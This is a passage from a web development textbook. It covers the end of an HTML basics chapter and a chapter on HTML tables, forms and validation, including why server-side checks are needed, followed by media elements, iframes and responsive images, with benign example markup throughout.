Real-World Case: The page that looked different in every browser

Scenario. A student's portfolio looks correct on his laptop in Chrome, but on his supervisor's machine the footer appears inside the sidebar, and on a phone the text is tiny.

Problem. The markup contains an unclosed `<div>`, a `<p>` wrapped around a `<ul>`, no document type declaration and no viewport meta element.

Analysis. Without `<!DOCTYPE html>`, browsers use quirks mode. Each browser repairs the unclosed `<div>` and the illegal `<p>` differently, so the DOM trees — and therefore the layouts — differ. Without the viewport meta element, the phone renders the page as if it were 980 pixels wide and shrinks it.

Solution. Add the doctype and viewport meta element, run the page through the validator and fix every error, then check the *Elements* panel to confirm that the DOM matches the intended structure.

Lesson. "It works in my browser" is not a test. Valid markup is the foundation on which reliable CSS and JavaScript are built.

Chapter Summary

- HTML is a markup language that describes the structure and meaning of content. CSS handles presentation and JavaScript behaviour. HTML is now a Living Standard maintained by the WHATWG.
- Every document starts with `<!DOCTYPE html>` and has an `<html>` root with a `lang` attribute, a `<head>` of metadata (charset, viewport, title) and a `<body>` of visible content. The browser

parses it into a DOM tree.

- An element consists of an opening tag, content and a closing tag; attributes add information. Void elements have no content or closing tag. Elements must nest properly and follow the content model.
- Use headings to build an outline, `<p>` for paragraphs, and choose inline elements such as `<strong>`, `<em>` and `<code>` for their meaning. Escape < and & with entities.
- Links use absolute URLs for other sites, relative URLs within a site, and fragments within a page. Link text must describe the destination.
- Images need meaningful `alt` text (empty for decorative images), `width` and `height`, and an appropriate format.
- Use `<ul>`, `<ol>` and `<dl>` for lists; nested lists go inside an `<li>`.
- Block elements stack and fill the width; inline elements flow in the line. `<div>` and `<span>` are meaningless containers for styling.
- Validate every page, and use the developer tools to inspect the DOM.

Key Terms

HTML	node	alt text
markup	parent / child	lazy loading
hypertext	tag	WebP
Living Standard	element	SVG
WHATWG	attribute	figure
doctype	void element	ordered list
standards mode	boolean attribute	unordered list
quirks mode	content model	description list
root element	heading outline	block element
head	semantic element	inline element
body	character entity	div
metadata	hyperlink	span
UTF-8	absolute URL	global attribute
viewport	relative URL	data attribute
DOM	fragment	validator

Review Questions

1. Why is HTML described as a markup language and not a programming language?
2. Write the HTML5 boilerplate from memory and explain the purpose of each line.
3. Explain, with a diagram, the DOM tree of a page with a heading, a paragraph containing a link, and a list of three items.
4. What is the difference between `<strong>` and `<b>`, and between `<em>` and `<i>`?
5. Why must < and & be escaped? What security problem arises when a web application does

not escape text entered by users?

6. Explain the differences between absolute, root-relative and relative URLs, and state when each should be used.
7. Write suitable `alt` text for: a company logo that links to the home page; a decorative divider; a photograph of a laboratory; a pie chart of exam results.
8. When would you use an ordered list, an unordered list and a description list? Give an example of each.
9. Explain the difference between block and inline elements and give five examples of each.
10. What problems does "div soup" cause?

Exam-Style Questions

1. **[5 marks]** Write a complete HTML document for a personal profile page containing your name as the main heading, a photograph, a short paragraph about you, an ordered list of your three favourite subjects, and a link to your e-mail address.
2. **[4 marks]** Explain the terms tag, element, attribute and void element with examples.
3. **[4 marks]** Find and correct the errors in the following code:

```HTML
<html>
<body>
<h1>My page<h1>
<p>Welcome to <b><i>my</b></i> site.
<ul><li>One</li><p>Two</p></ul>
<img src="me.jpg">
<a href=about.html target=_blank>click here</a>
</body>
```

4. **[3 marks]** Why are `width`, `height` and `alt` important on images?

Model answer to Question 3. (1) The document type declaration is missing: add `<!DOCTYPE html>` as the first line. (2) `<html>` needs a `lang` attribute, and the `<head>` with `<meta charset="UTF-8">`, the viewport meta element and a `<title>` is missing. (3) The heading is not closed: the second `<h1>` should be `</h1>`. (4) `<b>` and `<i>` are misnested; close them in reverse order: `<b><i>my</i></b>` (better still, use `<strong>`/`<em>` only if the words are important). (5) The paragraph is not closed; add `</p>`. (6) A `<ul>` may contain only `<li>` elements, so `<p>Two</p>` must become `<li>Two</li>`. (7) The image has no `alt` attribute and no dimensions. (8) Attribute values should be quoted, the link text "click here" does not describe the destination, and `target="_blank"` should be avoided or accompanied by `rel="noopener"` and a note that it opens a new tab. (9) The closing `</html>` tag is missing.

Answers to Check Your Understanding

1. The browser renders the page in quirks mode, emulating old browser bugs, so layout and CSS may behave unpredictably.
2. A tag is the marker in angle brackets (`<p>`, `</p>`); an element is the whole thing: opening tag, content and closing tag.
3. Any three of `<br>`, `<hr>`, `<img>`, `<input>`, `<meta>`, `<link>`, `<source>`.
4. It lets screen readers pronounce the text correctly, lets browsers offer translation and apply correct hyphenation, and helps search engines target the right audience.
5. `alt=""` marks the image as decorative, so assistive technology ignores it. With no `alt`, screen readers may announce the file name, and the page is invalid.
6. The browser can reserve the correct space before the image loads, preventing content from jumping (layout shift).
7. `<a href="#contact">Contact us</a>`

CHAPTER 6

Tables, Forms and Media

Learning Outcomes — **Course Outcome: CO2**

After studying this chapter you should be able to:

- mark up data tables with captions, header cells, row groups and merged cells, and make them accessible;
- explain why tables must not be used for page layout;
- build HTML forms and explain exactly how their data is sent to a server with GET and POST;
- choose the right control for each kind of input: text fields, the HTML5 input types, text areas, drop-down lists, check boxes, radio buttons, file uploads and buttons;
- associate labels with controls and group related controls, so that forms are accessible;
- apply built-in validation with `required`, `pattern`, `min`, `max` and related attributes, and explain why server-side validation is still essential;
- embed audio, video, captions and external content, and serve responsive images with `srcset` and `<picture>`.

Chapter 5 covered documents made of text, links, images and lists. Real web applications also need to show structured data — timetables, results, price lists — and, above all, to *collect* data from users: log-in screens, registration forms, search boxes, checkout pages. This chapter covers the elements for both, and finishes with multimedia.

6.1 Tables

6.1.1 When to use a table

A **table** presents *tabular data*: information with a two-dimensional structure, in which each value belongs to a row and a column. If you could sensibly put the information into a spreadsheet — exam results, a class timetable, a comparison of phone plans — a table is the right element.

Tables are not for layout

In the 1990s, before CSS layout existed, designers used invisible tables to place page sections side by side. This is now considered a serious mistake: screen readers announce "table with 3 columns, 5 rows" and read the page in a confusing order, the layout cannot adapt to small screens, and the markup is bloated and hard to change. Use CSS Flexbox and Grid for layout

(Chapter 10); use tables only for data.

6.1.2 The basic structure

`<table>` contains the whole table.

`<tr>` (table row) contains the cells of one row.

`<th>` (table header) is a heading cell. By default it is bold and centred, but more importantly it tells assistive technology that this cell describes other cells.

`<td>` (table data) is an ordinary data cell.

HTML | The simplest possible table

```html
<table>
  <tr> <th>Name</th>   <th>ID</th>      <th>CGPA</th> </tr>
  <tr> <td>Ayesha</td> <td>2104001</td> <td>3.84</td> </tr>
  <tr> <td>Rahim</td>  <td>2104012</td> <td>3.52</td> </tr>
</table>
```

Tables are built row by row: the browser works out the columns from the number of cells in each row.

6.1.3 A complete, accessible table

Real tables should also have a caption, row groups and properly scoped headers.

HTML | timetable.html

```html
<table>
  <caption>Level-3 Term-II timetable, Section A</caption>
  <thead>
    <tr>
      <th scope="col">Day</th>
      <th scope="col">09:00-10:30</th>
      <th scope="col">10:45-12:15</th>
      <th scope="col">13:30-16:30</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <th scope="row">Sunday</th>
      <td>Web Technologies</td>
      <td>Compiler Design</td>
      <td rowspan="2">Web Technologies Lab</td>    <!-- spans Sunday and Monday -->
    </tr>
    <tr>
      <th scope="row">Monday</th>
      <td colspan="2">Software Engineering (double period)</td>  <!-- spans 2
      ↪ columns -->
    </tr>
    <tr>
```

```
      <th scope="row">Tuesday</th>
      <td>Computer Networks</td> <td>Web Technologies</td> <td>Networks Lab</td>
    </tr>
  </tbody>
  <tfoot>
    <tr><td colspan="4">Labs are held in Room 402 (Software Lab).</td></tr>
  </tfoot>
</table>
```




Figure 6.1. The timetable, with a few lines of CSS for borders and colours.

➤ How it works

- `<caption>` gives the table a title. It must be the first child of `<table>`. Screen readers announce it when the user reaches the table, so they know what it contains.
- `<thead>`, `<tbody>` and `<tfoot>` group the header rows, the body rows and the summary rows. They let CSS style each group, let browsers repeat the header on each printed page, and let JavaScript sort the body without disturbing the header.
- `scope="col"` says a header cell describes the cells *below* it; `scope="row"` says it describes the cells to its *right*. When a screen-reader user moves to the cell "Compiler Design", the reader announces "Sunday, 10:45–12:15, Compiler Design" — the user hears the context that sighted users see.
- `rowspan="2"` makes a cell extend down over two rows, so the Monday row has one cell fewer. `colspan="2"` makes a cell extend across two columns.

✗ Common Mistake

Wrong. After adding `rowspan="2"` to a cell in the Sunday row, also writing four cells in the Monday row.

Why it fails. The spanning cell already occupies one position in the Monday row. The extra cell creates a fifth column and pushes the rest of the row out of line.

Correct. In every row, the number of cells plus the columns occupied by cells spanning from rows above must equal the number of columns. Sketch complex tables on a grid before writing the markup.

6.1.4 Styling tables

The browser's default table has no borders. A few CSS rules, which you will understand fully after Chapter 8, produce the result in Figure 6.1:

CSS

```css
table { border-collapse: collapse; }              /* single lines between cells */
th, td { border: 1px solid #999; padding: 6px 10px; }
thead th { background: #1e3a5f; color: white; }
tbody tr:nth-child(even) { background: #f3f6fb; } /* zebra stripes aid reading */
```

The old presentational attributes `border`, `cellpadding`, `bgcolor` and `align` are obsolete; use CSS instead. For wide tables on small screens, wrap the table in a container with `overflow-x: auto`, so that it scrolls sideways instead of breaking the page layout.

6.2 Forms: How Data Gets to the Server

A **form** is a group of controls whose values are sent together to a server. Understanding *what the browser actually sends* is the key to understanding forms, and connects this chapter to HTTP (Chapter 4) and to PHP (Chapter 21).

6.2.1 The form element

HTML | A minimal search form

```html
<form action="/search" method="get">
  <label for="q">Search courses</label>
  <input type="search" id="q" name="q">
  <button type="submit">Search</button>
</form>
```

`action` The URL to which the data is sent. If omitted, the data goes back to the current page's URL.

`method` The HTTP method: `get` (the default) or `post`.

`name` **(on each control)** The *key* under which the control's value is sent. A control without a `name` is *not sent at all* — the commonest reason why "the server receives nothing".

6.2.2 What the browser sends

When the user types `css grid` and presses *Search*, the browser collects every named control into `name=value` pairs, *URL-encodes* them (a space becomes `+` or `%20`, and characters such as `&` and `=` are percent-encoded), and joins them with `&`.

With **GET**, the data is appended to the URL as a query string. With **POST**, it travels in the request body. On the server, PHP makes the values available as `$_GET['q']` or `$_POST['q']`. The rule for choosing is the one from Chapter 4: use GET for forms that only *retrieve* data (searches, filters), so that results can be bookmarked and shared; use POST for forms that *change* something or contain private data (log-in, registration, payment).




Figure 6.2. The same form data sent with GET (in the URL) and with POST (in the body).

Forms without a server

Until you learn PHP, you can see exactly what a form sends by pointing `action` at a test service such as `https://httpbin.org/post` (with `method="post"`) or `https://httpbin.org/get`, which echoes back the data it receives. The *Network* panel of the developer tools shows the request too, under *Payload*.

6.3 Form Controls

6.3.1 Labels

Every control needs a visible label that says what to enter. The `<label>` element associates the text with the control, which has two important effects: screen readers read the label when the control receives focus, and clicking the label focuses or toggles the control — a much larger target, which helps everyone on touch screens.

HTML | Two ways to associate a label

```
<!-- 1. Explicit: for matches the control's id -->
<label for="email">E-mail address</label>
<input type="email" id="email" name="email">

<!-- 2. Implicit: the control is inside the label -->
<label><input type="checkbox" name="newsletter"> Send me the newsletter</label>
```

✗ Common Mistake

Wrong. `<input type="text" name="phone" placeholder="Phone number">` with no label.

Why it fails. The placeholder disappears as soon as the user starts typing, so the user may forget what the field was for; its low-contrast grey text is hard to read; and many screen readers do not treat it as a label.

Correct. Always use a `<label>`. Use `placeholder` only for an example of the expected format, such as `placeholder="01XXXXXXXXX"`.

6.3.2 The input element and its types

`<input>` is a void element whose `type` attribute determines what kind of control it is. HTML5 added many types that provide specialised keyboards on phones, built-in validation, and native

pickers, reducing the need for JavaScript.

Table 6.1. Input types.

Type	Purpose and behaviour
`text`	Single-line text (the default)
`password`	Text shown as dots; still sent as plain text, so HTTPS is essential
`email`	Validated as an e-mail address; phones show a keyboard with `@`
`tel`	Telephone number; numeric phone keypad, no format validation (formats vary by country)
`url`	Validated as an absolute URL
`number`	Numeric value with `min`, `max`, `step` and spinner buttons. Not for "numbers" such as IDs or card numbers — use `text` with `inputmode="numeric"`
`range`	Slider for an approximate value within `min`–`max`
`date`, `time`, `datetime-local`, `month`, `week`	Native date and time pickers; the value is always sent in ISO format, e.g. `2026-09-28`
`color`	Colour picker; value like `#1e3a5f`
`search`	Search field; may show a clear button
`checkbox`	On/off choice; several can be selected
`radio`	One choice from a group sharing the same `name`
`file`	File selection; requires POST and `enctype="multipart/form-data"`
`hidden`	Not shown; sends a value the user does not see (e.g. a record ID or CSRF token)
`submit`, `reset`, `button`, `image`	Buttons (prefer the `<button>` element)

6.3.3 Text areas and drop-down lists

HTML

```
<label for="msg">Message</label>
<textarea id="msg" name="message" rows="5" maxlength="500">Initial text goes here</
    ↪ textarea>

<label for="dept">Department</label>
<select id="dept" name="dept">
  <option value="">-- Choose a department --</option>
  <optgroup label="Engineering">
    <option value="cse" selected>Computer Science and Engineering</option>
    <option value="eee">Electrical and Electronic Engineering</option>
  </optgroup>
  <optgroup label="Business">
    <option value="bba">Business Administration</option>
  </optgroup>
</select>

<label for="city">City</label>
```




Figure 6.3. Input types and other controls as drawn by Chrome.

```
<input list="cities" id="city" name="city">
<datalist id="cities">
  <option value="Dhaka"> <option value="Chattogram"> <option value="Cumilla">
</datalist>
```

➤ How it works

- `<textarea>` is for multi-line text. Unlike `<input>`, it has a closing tag, and its initial content goes between the tags, not in a `value` attribute.
- `<select>` creates a drop-down list. What is sent is the option's `value` (`dept=cse`), not its visible text. `selected` pre-selects an option, and `<optgroup>` groups long lists. Adding `multiple` allows several selections.
- `<datalist>` offers suggestions for a text field while still allowing any value — a lightweight auto-complete.

6.3.4 Check boxes and radio buttons

HTML

```
<fieldset>
  <legend>Preferred session</legend>
  <label><input type="radio" name="session" value="morning" checked> Morning</label>
  <label><input type="radio" name="session" value="afternoon"> Afternoon</label>
</fieldset>
```

```
6
7  <fieldset>
8    <legend>Topics of interest</legend>
9    <label><input type="checkbox" name="topics[]" value="html" checked> HTML/CSS</
       ↪ label>
10   <label><input type="checkbox" name="topics[]" value="js"> JavaScript</label>
11   <label><input type="checkbox" name="topics[]" value="php"> PHP/Laravel</label>
12 </fieldset>
```

➤ How it works

- Radio buttons with the *same* `name` form a group in which only one can be selected. The group sends one pair, e.g. `session=morning`.
- Only *checked* check boxes are sent. With the name `topics[]`, the brackets tell PHP to collect all the checked values into an array: `topics[]=html&topics[]=js` becomes `['html', 'js']`.
- Always give radio buttons and check boxes a `value`; otherwise the browser sends the uninformative value `on`.
- `<fieldset>` groups related controls and `<legend>` gives the group a caption. For radio buttons this is essential: a screen reader announces "Preferred session, radio group, Morning, selected, 1 of 2".

6.3.5 Buttons

HTML

```
1 <button type="submit">Register</button>      <!-- submits the form -->
2 <button type="reset">Clear</button>          <!-- resets all fields: rarely a good
      ↪ idea -->
3 <button type="button" id="preview">Preview</button>  <!-- does nothing until
      ↪ JavaScript handles it -->
```

The `<button>` element can contain HTML, such as an icon and text. Its default type inside a form is `submit`, so a button meant only for JavaScript must be given `type="button"`, or clicking it will unexpectedly submit the form.

6.3.6 Other useful attributes

`value` the initial value of a control.

`disabled` makes a control unusable *and* excludes it from the submitted data.

`readonly` prevents editing but still submits the value.

`autofocus` focuses the control when the page loads (use at most once, and carefully).

`autocomplete` tells the browser what the field is (`name`, `email`, `tel`, `street-address`, `current-password`, `new-password`, `one-time-code`) so it can auto-fill saved data — a great help to users, especially on phones.

inputmode chooses the on-screen keyboard (`numeric`, `decimal`, `tel`, `email`) without changing validation.

✔ Check Your Understanding

1. A form has a text field without a `name`. What does the server receive for it?
2. How does the browser know which radio buttons belong to the same group?
3. What is sent for a check box that is not checked?
4. Why should a button used only by JavaScript have `type="button"`?

6.4 A Complete Registration Form

The following form combines the controls of this chapter. The CSS in the companion file only arranges the controls in a column and highlights errors.

HTML | `register.html (form only)`

```
<form action="/register" method="post">
  <fieldset>
    <legend>Your details</legend>
    <label for="name">Full name</label>
    <input type="text" id="name" name="full_name" required minlength="3"
    ↪ autocomplete="name">

    <label for="sid">Student ID</label>
    <input type="text" id="sid" name="student_id" required pattern="[0-9]{7}"
           inputmode="numeric" aria-describedby="sid-hint">
    <span id="sid-hint">7 digits, e.g. 2104012</span>

    <label for="email">E-mail</label>
    <input type="email" id="email" name="email" required autocomplete="email">

    <label for="level">Level</label>
    <select id="level" name="level">
      <option value="">-- choose --</option>
      <option value="1">Level 1</option>  <option value="2">Level 2</option>
      <option value="3" selected>Level 3</option>  <option value="4">Level 4</option
    ↪ >
    </select>
  </fieldset>

  <fieldset>
    <legend>Session</legend>
    <label><input type="radio" name="session" value="morning" checked> Morning</
    ↪ label>
    <label><input type="radio" name="session" value="afternoon"> Afternoon</label>
  </fieldset>

  <label for="msg">Anything else?</label>
```

```
  <textarea id="msg" name="message" rows="3" maxlength="500"></textarea>

  <label><input type="checkbox" name="agree" required> I agree to the workshop rules
    ↪ </label>
  <button type="submit">Register</button>
</form>
```




Figure 6.4. The registration form.

When submitted, the browser sends:

HTTP

```
POST /register HTTP/1.1
Content-Type: application/x-www-form-urlencoded

full_name=Ayesha+Siddiqua&student_id=2104001&email=ayesha%40example.com&level=3
&session=morning&topics%5B%5D=html&message=&agree=on
```

Note that `@` has been encoded as `%40` and the brackets as `%5B%5D`; the server decodes them automatically.

6.5 Built-in Validation

6.5.1 Validation attributes

HTML5 browsers check form data before submitting it. If any control is invalid, the form is not sent, the first invalid control receives focus, and the browser shows a message.

Table 6.2. Validation attributes.

Attribute	Rule
`required`	The control must have a value (a check box must be checked)
`minlength`, `maxlength`	Minimum and maximum number of characters
`min`, `max`	Smallest and largest value for numbers, ranges and dates
`step`	Allowed increments, e.g. `step="0.01"` for money; `step="any"` disables
`pattern`	A regular expression the whole value must match, e.g. `[0-9]{7}`
`type`	`email` and `url` values must be well-formed
`novalidate` (on `<form>`)	Turns off browser validation, e.g. when JavaScript validates instead




Figure 6.5. Invalid fields highlighted with the `:invalid` pseudo-class and explanatory messages.

CSS can style valid and invalid controls with the pseudo-classes `:valid`, `:invalid` and the newer `:user-invalid`, which applies only after the user has interacted with the field, so that an empty form is not covered in red before the user has typed anything. JavaScript can customise the messages with the Constraint Validation API (`setCustomValidity`, `checkValidity`) — see Chapter 17.

6.5.2 Client-side validation is not security

Always validate on the server

Browser validation is a convenience for honest users: it gives instant feedback and saves a round trip. It provides *no protection*. Anyone can remove the `required` attribute with the developer tools, disable JavaScript, or send a request directly with `curl`, bypassing the form entirely. Every value must be validated again on the server before it is used or stored (Chapters 21 and 29).

Real-World Case: Negative quantities in an online shop

Scenario. A small online shop's order form has `<input type="number" name="qty" min="1" max="10">`. The PHP script multiplies the quantity by the price and charges the total.

Problem. A customer's order arrives with a quantity of -5 and a negative total, which the payment system turns into a refund.

Analysis. The customer used the developer tools to delete the `min` attribute — or simply sent a POST request with `qty=-5`. The server trusted the value because "the form doesn't allow it".

Solution. Validate on the server: check that `qty` is an integer between 1 and 10 and reject the request with an error otherwise; look up prices on the server rather than accepting them from hidden fields.

Lesson. The browser is under the user's control. HTML validation improves the user experience; only server validation protects the application.

6.5.3 Designing forms people can complete

- Ask only for what you need; every extra field reduces completion.
- Use a single column, with labels above the fields.
- Use the most specific input type and `autocomplete` value, so that phones show the right keyboard and browsers can auto-fill.
- Explain format requirements *before* the user types ("7 digits"), linked to the field with `aria-describedby`.
- Write error messages that say how to fix the problem ("A student ID has exactly 7 digits"), not just "Invalid input", and show them next to the field.
- Do not clear the form when there is an error. Avoid reset buttons, which users press by mistake.

Chapter 13 returns to form usability.

6.6 File Uploads

HTML

```
<form action="/profile/photo" method="post" enctype="multipart/form-data">
  <label for="photo">Profile photo (JPEG or PNG, max 2 MB)</label>
  <input type="file" id="photo" name="photo" accept="image/png, image/jpeg">
  <button type="submit">Upload</button>
</form>
```

File uploads need two things: `method="post"`, and `enctype="multipart/form-data"`, which tells the browser to send the body in several parts, one per field, so that binary file data can travel alongside text fields. Without the `enctype`, only the file *name* is sent. The `accept` attribute filters the file chooser, and `multiple` allows several files; on phones, `capture="environment"` can open

the camera directly. As always, the server must check the real type and size of every uploaded file (Chapter 21).

6.7 Audio and Video

Before HTML5, playing audio or video in a browser required plug-ins such as Adobe Flash. HTML5 added native `<audio>` and `<video>` elements.

HTML

```
<video controls width="640" height="360" poster="images/lecture-thumb.jpg" preload="
    ↪ metadata">
  <source src="media/lecture01.webm" type="video/webm">
  <source src="media/lecture01.mp4" type="video/mp4">
  <track kind="captions" src="media/lecture01-en.vtt" srclang="en" label="English"
    ↪ default>
  <track kind="subtitles" src="media/lecture01-bn.vtt" srclang="bn" label="Bangla">
  <p>Your browser cannot play this video. <a href="media/lecture01.mp4">Download it<
    ↪ /a>.</p>
</video>

<audio controls>
  <source src="media/podcast.ogg" type="audio/ogg">
  <source src="media/podcast.mp3" type="audio/mpeg">
</audio>
```

➤ How it works

- `controls` shows the browser's play, pause, volume and full-screen controls. Without it the media can only be controlled with JavaScript.
- The browser tries each `<source>` in order and plays the first format it supports. The `type` lets it skip unsupported formats without downloading them. MP4 (H.264) plays everywhere; WebM is often smaller.
- `poster` is the image shown before playback; `preload="metadata"` downloads only the duration and dimensions until the user presses play.
- `<track>` adds timed text in WebVTT format: *captions* for deaf and hard-of-hearing users, *subtitles* for translation.
- Content between the tags is shown only by browsers that do not support the element.
- `autoplay` is allowed by browsers only for `muted` media, because unexpected sound annoys users. `loop` repeats the media.

6.8 Embedding Other Pages: iframe

An `<iframe>` (inline frame) embeds a complete web page inside another. It is how YouTube videos, Google Maps and many payment widgets are embedded.

HTML

```
<iframe src="https://www.youtube-nocookie.com/embed/VIDEO_ID" width="560" height
    ↪ ="315"
        title="Lecture 1: How the Internet works" loading="lazy"
        allow="fullscreen; picture-in-picture"></iframe>

<iframe src="https://www.google.com/maps/embed?pb=..." width="600" height="400"
        title="Map showing the location of the campus" loading="lazy"></iframe>
```

Every `<iframe>` needs a `title` describing its content for screen readers. Because an iframe runs someone else's page inside yours, the `sandbox` attribute can restrict what it may do (run scripts, submit forms, open pop-ups). The reverse also matters: a site can forbid others from framing it, to prevent *clickjacking*, in which an attacker places an invisible frame over a harmless-looking button (Chapter 32).

6.9 Responsive Images

A photograph sized for a 27-inch desktop monitor might be 2400 pixels wide and 600 KB; a phone showing it 400 pixels wide wastes most of that download. **Responsive images** let the browser choose the most suitable file.

6.9.1 Resolution switching with srcset and sizes

HTML

```
<img src="campus-800.jpg"
     srcset="campus-400.jpg 400w, campus-800.jpg 800w, campus-1600.jpg 1600w"
     sizes="(max-width: 600px) 100vw, 50vw"
     alt="Main academic building at sunset" width="800" height="533">
```

➤ How it works

`srcset` lists the available files and their real widths (`400w` means 400 pixels wide). `sizes` tells the browser how wide the image will be *displayed*: the full viewport width (`100vw`) on screens up to 600 pixels wide, otherwise half of it. The browser combines this with the screen's pixel density and picks the smallest file that will look sharp. A phone 390 pixels wide with a density of 2 needs about 780 pixels and chooses `campus-800.jpg`; a small, low-density screen chooses `campus-400.jpg`. `src` is the fallback for very old browsers.

6.9.2 Art direction and modern formats with picture

HTML

```
<picture>
  <source media="(max-width: 600px)" srcset="banner-square.avif" type="image/avif">
  <source media="(max-width: 600px)" srcset="banner-square.jpg">
  <source srcset="banner-wide.avif" type="image/avif">
  <img src="banner-wide.jpg" alt="Students at the annual tech fest" width="1200"
    ↪ height="400">
```

```
</picture>
```

`<picture>` gives the browser a list of `<source>` elements to try in order; the first whose `media` query and `type` match is used, and the `<img>` is the fallback and carries the `alt` text. This allows *art direction* — a tightly cropped square image on phones, a wide one on desktops — and serving AVIF or WebP to browsers that support them with a JPEG fallback for the rest. Chapter 11 places responsive images in the wider context of responsive design.

Chapter Summary

- Use tables only for tabular data, never for layout. Give them a `<caption>`, group rows with `<thead>`, `<tbody>` and `<tfoot>`, use `<th>` with `scope` for headers, and merge cells with `colspan` and `rowspan`.
- A form sends the `name=value` pairs of its named controls to its `action` URL: in the query string with GET, in the body with POST. Unnamed controls and unchecked boxes are not sent.
